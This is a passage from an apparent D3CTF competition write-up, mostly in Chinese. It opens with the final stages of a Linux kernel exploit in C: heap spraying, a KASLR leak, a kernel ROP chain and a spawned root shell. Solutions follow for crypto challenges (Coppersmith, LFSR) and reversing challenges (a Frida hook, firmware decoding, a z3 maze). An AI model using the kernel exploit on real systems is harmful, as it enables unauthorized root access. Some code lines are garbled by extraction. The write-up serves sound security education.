492 msg = (struct msg_msg *)&msg_fake.mtext[PAGE_SIZE - MSG_MSG_SIZE];
493 kheap_addr = msg->m_list_next;
494 if (kheap_addr & (SECONDARY_SIZE - 1))
495     kheap_addr = msg->m_list_prev;
496
497 // Calculate the address of the fake secondary message.
498 kheap_addr -= SECONDARY_SIZE;
499 printf("[+] kheap_addr: %" PRIx64 "\n", kheap_addr);
500 debug();
501
502 if ((kheap_addr & 0xFFFF000000000000) != 0xFFFF000000000000) {
503     printf("[-] Error kernel heap address is incorrect.\n");
504     goto err_rmid;
505 }
506
507 printf("\n");
508 printf("[+] STAGE 3: KASLR bypass\n");
509
510 printf("[*] Freeing fake secondary messages...\n");
511 free_skbuff(ss, secondary_buf, sizeof(secondary_buf));
512

```

```

513 // Put kheap_addr at m_list_next & m_list_prev so that list_del() is
    possible.
514 printf("[*] Spraying fake secondary messages...\n");
515 memset(secondary_buf, 0, sizeof(secondary_buf));
516 build_msg_msg((void *)secondary_buf, kheap_addr, kheap_addr, 0, 0);
517 if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
518     goto err_rmid;
519
520 printf("[*] Freeing sk_buff data buffer...\n");
521 if (read_msg(msqid[fake_idx], &msg_fake, sizeof(msg_fake), MTYPE_FAKE) < 0)
522     goto err_rmid;
523
524 printf("[*] Spraying pipe_buffer objects...\n");
525 for (int i = 0; i < NUM_PIPEFDS; i++) {
526     if (pipe(pipefd[i]) < 0) {
527         perror("[~] pipe");
528         goto err_rmid;
529     }
530     // Write something to populate pipe_buffer.
531     if (write(pipefd[i][1], "pwn", 3) < 0) {
532         perror("[~] write");
533         goto err_rmid;
534     }
535 }
536
537 printf("[*] Leaking and freeing pipe_buffer object...\n");
538 for (int i = 0; i < NUM_SOCKETS; i++) {
539     for (int j = 0; j < NUM_SKBUFFS; j++) {
540         if (read(ss[i][1], secondary_buf, sizeof(secondary_buf)) < 0) {
541             perror("[~] read");
542             goto err_rmid;
543         }
544         if (*(uint64_t *)&secondary_buf[0x10] != MTYPE_FAKE)
545             pipe_buffer_ops = *(uint64_t *)&secondary_buf[0x10];
546     }
547 }
548 debug();
549 // ioctl(fdheap, 0x1234, NULL);
550 // 0xffffffff8703fe40-0xffffffff86000000
551 kbase_addr = pipe_buffer_ops - ANON_PIPE_BUF_OPS;
552 printf("[+] anon_pipe_buf_ops: %" PRIx64 "\n", pipe_buffer_ops);
553 printf("[+] kbase_addr: %" PRIx64 "\n", kbase_addr);
554
555 if ((kbase_addr & 0xFFFF000000000000) != 0xFFFF000000000000) {
556     printf("[~] Error kernel base address is incorrect.\n");
557     goto err_rmid;
558 }
559

```



```

560     printf("\n");
561     printf("[+] STAGE 4: Kernel code execution\n");
562
563     printf("[*] Spraying fake pipe_buffer objects...\n");
564     memset(secondary_buf, 0, sizeof(secondary_buf));
565     buf = (struct pipe_buffer *)&secondary_buf;
566     buf->ops = kheap_addr + 0x290;
567     ops = (struct pipe_buf_operations *)&secondary_buf[0x290];
568
569
570     ops->release = kbase_addr + PUSH_RSI_JMP_QWORD_PTR_RSI_39;
571
572     build_krop(secondary_buf, kbase_addr, kheap_addr + 0x2B0);
573     if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
574         goto err_rmid;
575     debug();
576
577     // Trigger pipe_release().
578     printf("[*] Releasing pipe_buffer objects...\n");
579     for (int i = 0; i < NUM_PIPEFDS; i++) {
580         if (close(pipefd[i][0]) < 0) {
581             perror("[-] close");
582             goto err_rmid;
583         }
584         if (close(pipefd[i][1]) < 0) {
585             perror("[-] close");
586             goto err_rmid;
587         }
588     }
589     // debug();
590     printf("[*] Checking for root...\n");
591     if ((fd = open("/flag", O_RDONLY)) < 0) {
592         printf("[-] Error could not gain root privileges.\n");
593         goto err_rmid;
594     }
595     char tmp[0x100]={0};
596     read(fd,tmp,0x100);
597     write(1,tmp,0x100);
598     close(fd);
599     printf("[+] Root privileges gained.\n");
600
601     printf("\n");
602     printf("[+] STAGE 5: Post-exploitation\n");
603
604     printf("[*] Cleaning up...\n");
605     for (int i = 0; i < NUM_MSQIDS; i++) {
606         // TODO: Fix next pointer.

```

```

607     if (i == fake_idx)
608         continue;
609     if (msgctl(msqid[i], IPC_RMID, NULL) < 0)
610         perror("[-] msgctl");
611 }
612 for (int i = 0; i < NUM_SOCKETS; i++) {
613     if (close(ss[i][0]) < 0)
614         perror("[-] close");
615     if (close(ss[i][1]) < 0)
616         perror("[-] close");
617 }
618 if (close(s) < 0)
619     perror("[-] close");
620
621 printf("[*] Popping root shell...\n");
622 char *args[] = {"/bin/sh", "-i", NULL};
623 execve(args[0], args, NULL);
624
625 return 0;
626
627 err_rmid:
628 for (int i = 0; i < NUM_MSQIDS; i++) {
629     if (i == fake_idx)
630         continue;
631     if (msgctl(msqid[i], IPC_RMID, NULL) < 0)
632         perror("[-] msgctl");
633 }
634
635 err_no_rmid:
636 return 1;
637 }

```

Crypto

d3factor

直接搜论文，找到<https://eprint.iacr.org/2015/399.pdf>，用paper的第四部分所构造的方法，再用coppersmith求出最终结果。

## Apache

```
1 from gmpy2 import *
2 from hashlib import md5
3 from Crypto.Util.number import *
4 c=2420624631315473673388732074340410215657378096737020976722603529598864338532
404224879219059105950005655100728361198499550862405660043591919681568611707967
5 N=1476751427633071977599571983301151063258376731102955975364111147037204614220
376883752032253407881568290520059515340434632858734689439268479399482315506043
425541162646523388437842149125178447800616137044219916586942207838674001004007
237861470176454543718752182312318068466051713087927370670177514666860822341380
494154077020472814706123209865769048722380888175401791873273850281384147394075
054950169002165357490796510950852631287689747360436384163758289159710264469722
036320819123313773301072777844457895388797742631541101152819089150281489897683
508400098693808473542212963868834485233858128220055727804326451310080791
6 e1=425735006018518321920113858371691046233291394270779139216531379266829453665
704656868245884309574741300746121946724344532456337490492263690989727904837374
279175606623404025598533405400677329916633307585813849635071097268989906426771
864410852556381279117588496262787146588414873723983855041415476840445850171457
530977221981125006107741100779529209163446405585696682186452013669643507275620
439492021019544922913941472624874102604249376990616323884331293660116156782891
935217575308895791623826306100692059131945495084654854521834016181452508329430
102813663713333608459898915361745215871305547069325129687311358338082029
7 e2=100451265065864738381419058251330778954909467225503337324543281451957353764
899799145215823192369238760494503918068741702606965556959445440869044587984941
011850227945918942180613265413128728471907003713475252692385582122939761286841
941685145657850534123725660934318766684904567829193580644184468643959136533853
902950417806682388605173146678847443837383980344838049880038459787881499100867
205443609354251351801295710682584225115593585537535300489884066342927456562202
467323508108222239401517483107819029952411211257171881771227611885098126148952
8540025810396786605197437842655180663611669918785635193552649262904644919
8
9 P.<x>=PolynomialRing(Zmod(N))
10 f=e1*e2*x-e2+e1
11 f=f.monic()
12 x0=int(f.small_roots(X=2^1000,beta=0.4)[0])
13 p=irroot(gcd(e1*e2*x0-e2+e1,N),6)[0]
14 q=N//p**7
15 n=p*q
16 e=65537
17 phi=(p-1)*(q-1)
18 d=invert(e,phi)
19 m=int(pow(c,d,n))
20 msg=long_to_bytes(m)
21 Hash=md5()
```

```

21  hashn=msgb()
22  Hash.update(msg)
23  flag = 'd3ctf{' + Hash.hexdigest() + '}'
24  print(flag)
25  #flag:d3ctf{42f79e777e622aef5344b04ad6233130}

```

## d3qcg

设初始secret为s0，后面递推的分别为s1和s2，已知高位分别为h1和h2，低位为c1,c2，  
 $s_2 = a * s_1^2 + c \pmod p$ ，即  $h_2 * 2^{146} + c_2 = a * (h_1 * 2^{146} + c_1)^2 + c \pmod p$ ，在这里c1,c2都很小，小于  $2^{146}$ ，用二元coppersmith求出来然后再进行flag的求解。

Python

```

1  import itertools
2  from Crypto.Util.number import *
3  from hashlib import sha512
4  import random
5  import sympy
6  import math
7  from gmpy2 import *
8
9  def Legendre(a,p):          #勒让德符号计算
10     return (pow((a%p+p)%p,(p-1)//2,p))%p
11
12 def get_nonre(p):
13     a=random.randint(1,p)
14     while Legendre(a,p)==1:
15         a=random.randint(1,p)
16     return a
17
18 def get_ts(p):
19     p=p-1
20     count=0
21     while p%2==0:
22         count+=1
23         p=p//2
24     return count,p
25
26
27 def amm2(a,p):
28     t,s=get_ts(p)
29     ta=pow(get_nonre(p),s,p)
30     tb=pow(a,s,p)
31     h=1
32     for i in range(1,t):
33         d=pow(tb,2**t-1-i,p)

```

```

34         if d==1:
35             k=0
36         else:
37             k=1
38             tb=(tb*pow(ta,2*k,p))%p
39             h=(h*pow(ta,k,p))%p
40             ta=pow(ta,2,p)
41         return h*pow(a,(s+1)//2,p)%p
42 def small_roots(f, bounds, m=1, d=None):
43     if not d:
44         d = f.degree()
45
46     R = f.base_ring()
47     N = R.cardinality()
48
49     f /= f.coefficients().pop(0)
50     f = f.change_ring(ZZ)
51
52     G = Sequence([], f.parent())
53     for i in range(m + 1):
54         base = N ^ (m - i) * f ^ i
55         for shifts in itertools.product(range(d), repeat=f.nvariables()):
56             g = base * prod(map(power, f.variables(), shifts))
57             G.append(g)
58
59     B, monomials = G.coefficient_matrix()
60     monomials = vector(monomials)
61
62     factors = [monomial(*bounds) for monomial in monomials]
63     for i, factor in enumerate(factors):
64         B.rescale_col(i, factor)
65
66     B = B.dense_matrix().LLL()
67
68     B = B.change_ring(QQ)
69     for i, factor in enumerate(factors):
70         B.rescale_col(i, 1 / factor)
71
72     H = Sequence([], f.parent().change_ring(QQ))
73     for h in filter(None, B * monomials):
74         H.append(h)
75         I = H.ideal()
76         if I.dimension() == -1:
77             H.pop()
78         elif I.dimension() == 0:
79             roots = []
80             for root in I.variety(ring=ZZ):
81                 root = tuple(R(root[var]) for var in f.variables())

```

```

82         roots.append(root)
83     return roots
84
85     return []
86
87 a=3591518680290719943596137190796366296374484536382380061852237064647969442581
391967815457547858969187198898670115651116598727939742165753798804458359397101
88 c=6996824752943994631802515921125382520044917095172009220000813718617441355767
447428067985103926211738826304567400243131010272198095205381950589038817395833
89 p=7386537185240346459857715381835501419533088465984777861268951891482072249822
526223542514664598394978163933836402581547418821954407062640385756448408431347
90 h1=675235839991023912866466486748270120898886505767153331474173629197063491373
37570430286202361838682309142789833
91 h2=700071056797299678777916013607007326611244704739447926802538265697396193915
72400148455527621676313801799318422
92 enc=61766153028122471651258323789948908379527048748495717809713933185024171879
450897189111163708403348735747620454299201502444138173893049692946240019455271
25
93 '''
94 R=Integers(p)
95 PR.<c1, c2> = PolynomialRing(R)
96 f = h2*2^146+c2-a*(h1*2^146+c1)^2-c
97 bounds = (2**150, 2**150)
98 c1, c2 = small_roots(f, bounds, m=4,d=4)[0]
99 secret=(h1*2^146+c1-c)*inverse_mod(a,p)%p
100 '''
101 #python
102 secret=45087220244642427748445806346792020197399703904600019826116863145654084
656059909672986303287804638837014248949225222618644940154057701132229257769588
16402
103 secret1=int(amm2(secret,p))
104 secret1=3345361405203462981041847914374453868599106060665812229784462734764742
247048957655005612474587555839753748604882708741687926147536458567411789178129
398205
105 flag1=long_to_bytes(bytes_to_long(sha512(b'%d'%(secret1)).digest())^enc)
106 print(flag1)
107 #b'Here_is_ur_flag! :)d3ctf{th3_c0ppbpbpb3rsM1th_i5_s0_1ntr35ting}'

```

## d3bug

两个同种子的lfsr，一个与mask作与操作，一个作异或操作，每个各给出了35位，感觉可以解方程解出来，但是能用暴力的方法，为什么不暴力呢？我们直接爆破lfsr\_CopiedfromInternet的后31位，强行组成64位，然后按照最常规的方法去逆得种子，再生成lfsr\_MyCode，产生35位去比对，比对成功即得flag（先0后1枚举和先1后0枚举同时去dfs，跑个十几个小时就出来了，doge），在140880000-140890000之间找到了

## Python

```
1  from Crypto.Util.number import *
2  now='01111101111010111000010010111001101'
3  mask='1010010000001000000010001001010010100100000010000000100010010100'
4  count=0
5  def inverse_lfsr(out, mask):
6      out = out[::-1]
7      mask = mask[::-1]
8      index = []
9      for i in range(len(mask)):
10         if mask[i] == '1':
11             index.append(i)
12     for i in range(len(out)):
13         mid = int(out[0])
14         for j in range(len(index)-1):
15             mid ^= int(out[index[j]+1])
16         out = out[1:] + str(mid)
17     return out[::-1]
18
19 def lfsr_MyCode(R,mask):
20     output = (R << 1) & 0xffffffffffffffff
21     i = (R ^ mask) & 0xffffffffffffffff
22     lastbit = 0
23     while i != 0:
24         lastbit ^= (i & 1)
25         i = i>>1
26     output ^= lastbit
27     return (output,lastbit)
28
29 def dfs(now):
30     global count
31     if len(now)==64:
32         count+=1
33         if count%10000==0:
34             print(count)
35         tmp=inverse_lfsr(now,mask)
36         tmpR=int(tmp,2)
37         s=''
38         for j in range(35):
39             (tmpR,out)=lfsr_MyCode(tmpR,int(mask,2))
40             s+=str(out)
41         if s=='00100110001000110001101010101001001':
42             print(int(tmp,2))
43             return
44     else :
45         for i in ['1','0']:
46             tmp=now+i
```

```

46         tnow=tnow+1
47         dfs(tnow)
48
49
50     dfs(now)
51     #5496139023492934433
52     flag=b'D3CTF{' +long_to_bytes(5496139023492934433)+b'}'
53     print(flag)
54     #b'D3CTF{LF5Rsuk!}'

```

## Re

### D3mug

游戏逻辑在libil2cpp.so里，用IIL2CppDumper.exe恢复ida里的函数名

NoteObject\_\_OnClicked 是点击音符方块后会调用的函数

```

if ( LOBYTE(this->fields.preciseTime) )
{
    v9 = MusicController_TypeInfo->static_fields->Instance;
    if ( !v9 || (v7 = GameManager_TypeInfo->static_fields->instance) == 0LL )
        sub_79220C2668(v7);
    v10 = v9->fields._CurrentTime_k__BackingField; // 用户点击的时间
    GameManager__NoteHit(v7, v10, vabds_f32(v10, *((float *)&this->fields + 3)) < 0.02, v8); // *((float *)&this->fields + 3)是准确的时间
    v11 = (UnityEngine_Object_o *)UnityEngine_Component__get_gameObject((UnityEngine_Component_o *)this, 0LL);
    if ( !UnityEngine_Object_TypeInfo->_2.ctor_finished )
        j_il2cpp_runtime_class_init_0(UnityEngine_Object_TypeInfo);
    UnityEngine_Object__Destroy_16863172(v11, 0LL);
}

```

其中会调用 GameManager\_\_NoteHit，第二个参数是用户点击该块的时间，第三个参数用来标记本次点击是 Good 还是 Perfect 的标志位，\*((float \*)&this->fields + 3) 是这个块卡音乐节奏的准确时间，只有当用户点击的时间和这个时间相差在 0.2s 之内才能算 Perfect

在 GameManager\_\_NoteHit 里，将接收到的第二个参数（用户点击时间）× 1000 并强转为 int 后（记作 msec），传递给 GameManager\_\_update 函数：

```

if ( (float)(preciseTime * 1000.0) >= 0.0 )
    time = (unsigned int)(float)(preciseTime * 1000.0);
else
    time = (int)(float)(preciseTime * 1000.0);
GameManager__update(time, x1_3);

```

GameManager\_\_update 函数调用 libd3mug 库里的 update 函数，并给它传递 msec：



```

void __fastcall GameManager__update(uint32_t msec, const MethodInfo *method)
{
    __QWORD x8_1; // x8
    __DWORD w19_1; // w19
    __int64 var50[5]; // [xsp+0h] [xbp-50h]
    int var28; // [xsp+28h] [xbp-28h]
    char var24; // [xsp+2Ch] [xbp-24h]

    x8_1 = (void (__fastcall *))(__QWORD, const MethodInfo *)qword_79234F1178;
    if ( !qword_79234F1178 )
    {
        var50[0] = (__int64)"d3mug";
        var50[1] = 5LL;
        var50[2] = (__int64)"update";
        var50[3] = 6LL;
        var28 = 4;
        var50[4] = 0x200000000LL;
        var24 = 0;
        x8_1 = (void (__fastcall *))(__QWORD, const MethodInfo *)sub_79220C29A4(var50);
        qword_79234F1178 = (__int64)x8_1;
    }
    x8_1(msec, method);
}

```

从libd3mug获取到update函数的指针，  
存放在x8\_1

分析 libd3mug 库的 update 方法：

```

__int64 __fastcall update(unsigned int a1)
{
    Server *v2; // x8
    __int64 v3; // x0
    unsigned __int64 v4; // x10
    __int64 v5; // x9
    unsigned __int64 v6; // x10
    __int64 v7; // x9

    v2 = (Server *)Server::instance;
    if ( !Server::instance )
    {
        v3 = operator new(0x1380uLL);
        v2 = (Server *)v3;
        v4 = 5489LL;
        v5 = 6LL;
        *(_BYTE *) (v3 + 32) = 0;
        *(_QWORD *)v3 = unk_5D0;
        *(_QWORD *) (v3 + 16) = unk_5E0;
        do
        {
            v4 = (unsigned int)v5 + 1812433253 * ((unsigned int)(v4 >> 30) ^ (unsigned int)v4) - 5;
            *(_QWORD *) (v3 + 8 * v5++) = v4;
        }
        while ( v5 != 629 );
        v6 = 4098799502LL;
        v7 = 6LL;
        *(_QWORD *) (v3 + 40) = 4098799502LL;
        do
        {
            v6 = (unsigned int)v7 + 1812433253 * ((unsigned int)(v6 >> 30) ^ (unsigned int)v6) - 5;
            *(_QWORD *) (v3 + 8 * v7++) = v6;
        }
        while ( v7 != 629 );
        *(_QWORD *) (v3 + 5032) = 0LL;
        Server::instance = v3;
    }
    return Server::run(v2, a1);
}

```

如果之前没初始化，就初始化一个结构体，  
用来保存运算状态

调用 run 函数

其中 run 函数会用 msec 来进行一个比较复杂的运算，改变 instance 结构体内部的数据

游戏结束后，会转到 ScoreScene，相关函数为 ScoreScene\_\_Start:

```
v2 = this;
if ( (byte_79234F11B8 & 1) == 0 )
{
    sub_79220C255C(&System_Runtime_InteropServices_Marshal_TypeInfo, method);
    sub_79220C255C(&StringLiteral_1242, v3);
    this = (ScoreScene_o *)sub_79220C255C(&StringLiteral_2327, v4);
    byte_79234F11B8 = 1;
}
v5 = ScoreScene__get((const MethodInfo *)this); 获得 flag 字符串指针
if ( !System_Runtime_InteropServices_Marshal_TypeInfo->_2.ctor_finished )
    j_il2cpp_runtime_class_init_0(System_Runtime_InteropServices_Marshal_TypeInfo);
v6 = System_Runtime_InteropServices_Marshal__PtrToStringAnsi(v5, 0LL);
if ( !v6
    || (v7 = v6,
        v6 = (System_String_o *)System_String__StartsWith(v6, (System_String_o *)StringLiteral_1242, 0LL),
        (v8 = v2->fields.FlagText) == 0LL) )
{
    sub_79220C2668(v6);
}
if ( ((unsigned __int8)v6 & 1) != 0 )
{
    v9 = v2->fields.FlagText;
    v10 = (__int64)v7;
    v11 = v8->klass->vtable._66_set_text.method;
}
else
{
    v9 = v2->fields.FlagText;
    v11 = v8->klass->vtable._66_set_text.method;
    v10 = StringLiteral_2327;
}
((void (__fastcall *))(struct TMPPro_TMP_Text_o *, __int64, Il2CppMethodPointer))v11(
```

D3CTF

ScoreScene\_\_get 实际调用 libd3mug 的 get 方法，直接返回 Server::instance 指针，这就说明 instance 这个结构体开始的 16 个字节就是 flag 存放的位置，不过一开始是密文，需要玩家准确地点击每个音乐方块，不断地改变 instance 内部数据，最终就会解密出 flag

当然，准确点击 1608 个方块是不太可能的，将这个 Unity 项目的 assets 目录拆包后，可以找到几个 hitpoints 文件：

beatmap					
Name	Container	Type	PathID	Size	
BG	beatmaps/chromevox/bg	Texture2D	15	613696	4,0
BG	beatmaps/cthugha/bg	Texture2D	17	921760	3,0
BG	beatmaps/villainvirus/bg	Texture2D	19	921760	1,0
info	beatmaps/villainvirus/info	TextAsset	25	132	3,146
info	beatmaps/cthugha/info	TextAsset	26	128	2,292
timepoints	beatmaps/villainvirus/time...	TextAsset	27	13876	1,292
linepoints	beatmaps/villainvirus/line...	TextAsset	28	80	3,439
hitpoints	beatmaps/cthugha/hitpoints	TextAsset	29	10612	2,512
timepoints	beatmaps/cthugha/timepoints	TextAsset	30	40	1,585
hitpoints	beatmaps/chromevox/hitpoints	TextAsset	31	14876	4,585
info	beatmaps/chromevox/info	TextAsset	32	136	3,658
hitpoints	beatmaps/villainvirus/hitp...	TextAsset	34	41508	2,731
timepoints	beatmaps/chromevox/timepoints	TextAsset	35	40	3,804
audio	beatmaps/villainvirus/audio	AudioClip	37	756...	1,878
audio	beatmaps/chromevox/audio	AudioClip	38	365...	2,1024
audio	beatmaps/cthugha/audio	AudioClip	39	407...	3,1170
BG	beatmaps/chromevox/bg	Sprite	48	584	4,1170
BG	beatmaps/cthugha/bg	Sprite	50	584	3,1317
BG	beatmaps/villainvirus/bg	Sprite	52	584	1,1463
					4,1463
					2,1609
					3,1682
					1,1756
					2,1756
					3.1902

因为曲子名字是 chromevox，所以就把这个文件导出来，每行逗号后面的就是每个块的 msec（前面的是哪个轨道），把逗号后面那一列做成一个列表，方便稍后使用

注意到，当 miss 音符的时候，依旧会调用 GameManager\_\_update，不过 msec 的值恒为 0：

```
void __fastcall GameManager__NoteMissed(GameManager_o *this, const MethodInfo *method)
{
    struct TMPPro_TMP_Text_o *v2; // x19
    System_String_o *v3; // x0
    System_String_o *v4; // x0
    const MethodInfo *v5; // x1
    int v6; // [xsp+Ch] [xbp-14h] BYREF

    v6 = 0;
    v2 = this->fields.MissText;
    if ( !v2 )
        sub_79220C2668(this);
    v3 = (System_String_o *)((__int64 (__fastcall *)(struct TMPPro_TMP_Text_o *, Il2CppMethodPointer))v2->klass->vtable._65_get_text.method)(
        this->fields.MissText,
        v2->klass->vtable._66_set_text.methodPtr);
    v6 = System_Int32__Parse(v3, 0LL) + 1;
    v4 = System_Int32__ToString((int32_t)&v6, 0LL);
    ((void (__fastcall *)(struct TMPPro_TMP_Text_o *, System_String_o *, Il2CppMethodPointer))v2->klass->vtable._66_set_text.method)(
        v2,
        v4,
        v2->klass->vtable._67_get_fontSharedMaterial.methodPtr);
    GameManager__update(0, v5);
}
```

考虑用 frida 将 libd3mug 的 run 函数 hook 住，让所有的音符都 miss，依次替换 msec 为已知的正确时间，在所有的音符都 miss 后，即可获得 flag：

## Python

```
1  import sys
2  import frida
3
4
5  device = frida.get_usb_device()
6  process = device.attach("LostBits")
7
8  script = """
9  setImmediate(function() {
10      var idx = 0;
11      var libBase = Module.findBaseAddress("libd3mug.so");
12      var pServerInstancePtr = libBase.add(0x2D18);
13      var correctTimeList = [0, 0, 0, 146, 292, 292, 439, ...] // 篇幅原因，此处省
      略
14
15      Interceptor.attach(libBase.add(0x844), {
16          onEnter: function(args) {
17              args[1] = ptr(correctTimeList[idx]);
18              send("modifying: " + idx.toString());
19              idx = idx + 1;
20          },
21          onLeave: function(retval) {
22              if (idx == 1608) {
23                  var serverInstancePtr =
Memory.readPointer(ptr(pServerInstancePtr));
24                  var flag = Memory.readUtf8String(ptr(serverInstancePtr));
25                  send("flag: " + flag);
26              }
27          }
28      });
29  });
30  """
31
32
33  def onMessage(msg, data):
34      if msg["type"] != "send":
35          return
36      print(msg["payload"])
37
38
39  script = process.create_script(script)
40  script.on('message', onMessage)
41  script.load()
42  sys.stdin.read()
```

## d3arm

一个 stm32 的 bin，转 hex 用 ida 加载后，通过字符串 `You get %2d points` 交叉引用查到一段判断是否输出 flag 的逻辑：

```
int sub_8005FA4()
{
    sub_80075C2(0x20002414);
    sub_800765E(0x20002414, 0x200001E0, 6);
    printf(0x20002414, (const char *)&unk_8006068);
    printf(0x20002414, " You get %2d points ", MEMORY[0x2000326C]); // points 326c
    printf(0x20002414, " Good! Try it again. ");
    printf(0x20002414, " ");
    sub_8007610(0x20002414);
    if ( MEMORY[0x2000326C] == 42 && MEMORY[0x200028E4] == 450000 )
    {
        sub_80075C2(0x20002414);
        sub_800765E(0x20002414, 0x200001E0, 6);
        printf(0x20002414, asc_800E094);
        printf(0x20002414, " flag is shown below ");
        printf(0x20002414, (const char *)0x200022C8); // flag 22c8
        sub_8007610(0x20002414);
    }
    return sub_8007F48(1000000);
}
```

由此得知当前分数的地址是 0x2000326C，flag 的地址是 0x200022C8。再查该函数的交叉引用，可以看到一个 while 循环，把里面的函数都翻看一下，发现一个有意思的函数：

```
int sub_8005E20()
{
    if ( MEMORY[0x20002304] != MEMORY[0x200022F4] || MEMORY[0x20002308] != MEMORY[0x200022F8] )
        return 0;
    if ( MEMORY[0x2000326C] <= 41 )
        *(_BYTE *) (MEMORY[0x2000326C] + 0x200022C8) = LOBYTE(byte_800DB64[MEMORY[0x2000326C]]) ^ MEMORY[0x20002314];
    return 1;
}
```

它会直接以当前分数为下标，给 flag 每个字节赋值，byte\_800DB64 字节数组已知，但是 0x2002314 这个字节不知道。再往下翻，可以看到每轮赋值 0x2002314 的函数：

```

_DWORD *sub_8005DB0()
{
    _DWORD *result; // r0
    int v1; // r1
    bool v2; // cc
    int v3; // r1
    int v4; // r2

    result = ( _DWORD *)sub_8007850(12);
    v1 = ++MEMORY[0x2000326C] % 3;
    v2 = (unsigned int)(MEMORY[0x2000326C] % 3) > 2;
    *result = 0;
    result[1] = 0;
    result[2] = 0;
    if ( !v2 )
        MEMORY[0x20002314] = 0x335E44u >> (8 * v1);
    v3 = 536879876;
    do
    {
        v4 = v3;
        v3 = *(_DWORD *)(v3 + 8);
    }
    while ( v3 );
    *(_DWORD *)(v4 + 8) = result;
    return result;
}

```

比较简单的逻辑，直接写脚本解了：

Apache

```

1  flag = ''
2  arr = [32, 109, 80, 48, 56, 72, 113, 63, 2, 118, 106, 4, 32, 106, 10, 118, 61,
        6, 39, 111, 10, 39, 104, 3, 119, 105, 81, 34, 61, 3, 112, 56, 1, 125, 106, 5,
        124, 110, 85, 39, 105, 78]
3
4  for idx, char in enumerate(arr):
5      key = 0x335E44 >> (8 * (idx % 3)) & 0xFF
6      flag += chr(char ^ key)
7
8  print(flag)

```

## d3w0w

一个游戏，接收 39 个字符

从 sub\_401000 可以得知输入格式应该是 d3ctf{2.....}:

```

row = 0;
col = 0;
v3 = 6;
if ( *(_DWORD *)a1 != 'tc3d' )
    return 1;
if ( *(_WORD *)(a1 + 4) != '{f' )
    return 1;
if ( *(_BYTE *)(a1 + 6) != '2' )
    return 1;
while ( *(_BYTE *)(v3 + a1) != '}' )
{
    switch ( *(_BYTE *)(v3 + a1) )
    {
        case '1':
            a2[6 * row + col] |= 8u;
            a2[6 * --row + col] |= 2u;
            goto LABEL_14;
            // up
        case '2':
            a2[6 * row + col] |= 2u;
            a2[6 * ++row + col] |= 8u;
            goto LABEL_14;
            // down
        case '3':
            a2[6 * row + col] |= 4u;
            a2[6 * row - 1 + col--] |= 1u;
            goto LABEL_14;
            // left
        case '4':
            a2[6 * row + col] |= 1u;
            a2[6 * row + 1 + col++] |= 4u;
            // right
    }
LABEL_14:
    if ( row < 0 || col < 0 || row > 5 || col > 5 )
        return 1;
    ++v3;
    break;
default:
    return 1;
}

```

花括号内中间的 32 个字符会先走一个 6 \* 6 的方阵，每次移动都会给当前格和下一格数据造成影响，之后这个方阵被送去 sub\_401220 函数校验，该函数主要是构造条件约束，其中，最后一个 while 循环告知了路径的最后必须回到 (0, 0)

所以翻译成 z3 脚本：

Apache

```

1  from z3 import *
2
3
4  res = [0, 14, 20, 0, 4, 13, 15, 21, 24, 31, 32, 41, 45, 53]
5  m = [BitVec('m%i' % i, 32) for i in range(36)]
6  m += [2, 0, 0, 0, 0, 0, 0]
7
8  solver = Solver()
9
10 for i in range(6):
11     for j in range(6):
12         solver.add(m[6 * i + j] < 0x10)
13         solver.add(m[6 * i + j] >= 0)
14

```

```

15         tmp = (m[6 * i + j] & 0xf) >> 3
16         tmp += (m[6 * i + j] & 7) >> 2
17         tmp += (m[6 * i + j] & 3) >> 1
18         tmp += (m[6 * i + j] & 1)
19
20         solver.add(tmp & 1 == 0)
21         solver.add(tmp <= 2)
22
23         if j == 0:
24             solver.add((m[6 * i + j] & 7) >> 2 == 0)
25         if j == 5:
26             solver.add((m[6 * i + j] & 1) == 0)
27         if i == 0:
28             solver.add((m[j] & 0xf) >> 3 == 0)
29         if i == 5:
30             solver.add((m[j + 30] & 3) >> 1 == 0)
31
32     for q in range(3):
33         i = res[q] // 10
34         j = res[i] % 10
35
36         solver.add(Or((m[6 * i + j] & 0xf) >> 3 == 0, (m[6 * i + j] & 0x3) >> 1 ==
0))
37         solver.add(Or((m[6 * i + j] & 0x7) >> 2 == 0, (m[6 * i + j] & 1) == 0))
38
39         tmp = (m[6 * i + j] & 0xf) >> 3
40         tmp += (m[6 * i + j] & 7) >> 2
41         tmp += (m[6 * i + j] & 3) >> 1
42         tmp += (m[6 * i + j] & 1)
43         solver.add(tmp == 2)
44
45         solver.add(Or((m[6 * i + j] & 0xf) >> 3 == 0, (m[6 * (i - 1) + j] & 0xf)
>> 3 != 0))
46         solver.add(Or((m[6 * i + j] & 0x3) >> 1 == 0, (m[6 * (i + 1) + j] & 0x3)
>> 1 != 0))
47         solver.add(Or((m[6 * i + j] & 0x7) >> 2 == 0, (m[6 * i - 1 + j] & 0x7) >>
2 != 0))
48         solver.add(Or(m[6 * i + j] & 1 == 0, (m[6 * i + 1 + j] & 1) != 0))
49
50     for q in range(10):
51         i = res[q + 4] // 10
52         j = res[q + 4] % 10
53
54         solver.add(Or(And((m[6 * i + j] & 0xf) >> 3 != 0, (m[6 * i + j] & 3) >> 1
!= 0), And((m[6 * i + j] & 7) >> 2 != 0, (m[6 * i + j] & 1) != 0)))
55         solver.add(Or((m[6 * i + j] & 0xf) >> 3 == 0, (m[6 * i + j] & 0x3) >> 1 ==
0, (m[6 * (i - 1) + j] & 7) >> 2 != 0, (m[6 * (i - 1) + j] & 1 != 0, (m[6 *
(i + 1) + j] & 0x3) >> 1 != 0, (m[6 * i + 1 + j] & 1) != 0))

```



```

(m[6 * (i + 1) + j] & 7) >> 2 != 0, (m[6 * (i + 1) + j] & 1) != 0))
56     solver.add(Or((m[6 * i + j] & 7) >> 2 == 0, m[6 * i + j] & 1 == 0, (m[6 *
i + 1 + j] & 0xf) >> 3 != 0, (m[6 * i + 1 + j] & 3) >> 1 != 0, (m[6 * i - 1 +
j] & 0xf) >> 3 != 0, (m[6 * i - 1 + j] & 3) >> 1 != 0))
57
58     solver.add((m[0] & 3) >> 1 == 1)
59     solver.add((m[6] & 0xf) >> 3 == 1)
60
61     for i in range(6):
62         for j in range(6):
63             solver.add((m[6 * i + j] & 0x1) == (m[6 * i + (j + 1)] & 0x7) >> 2)
64             solver.add((m[6 * i + j] & 0x3) >> 1 == (m[6 * (i + 1) + j] & 0xf) >>
3)
65             solver.add((m[6 * i + j] & 0x7) >> 2 == (m[6 * i + (j - 1)] & 1))
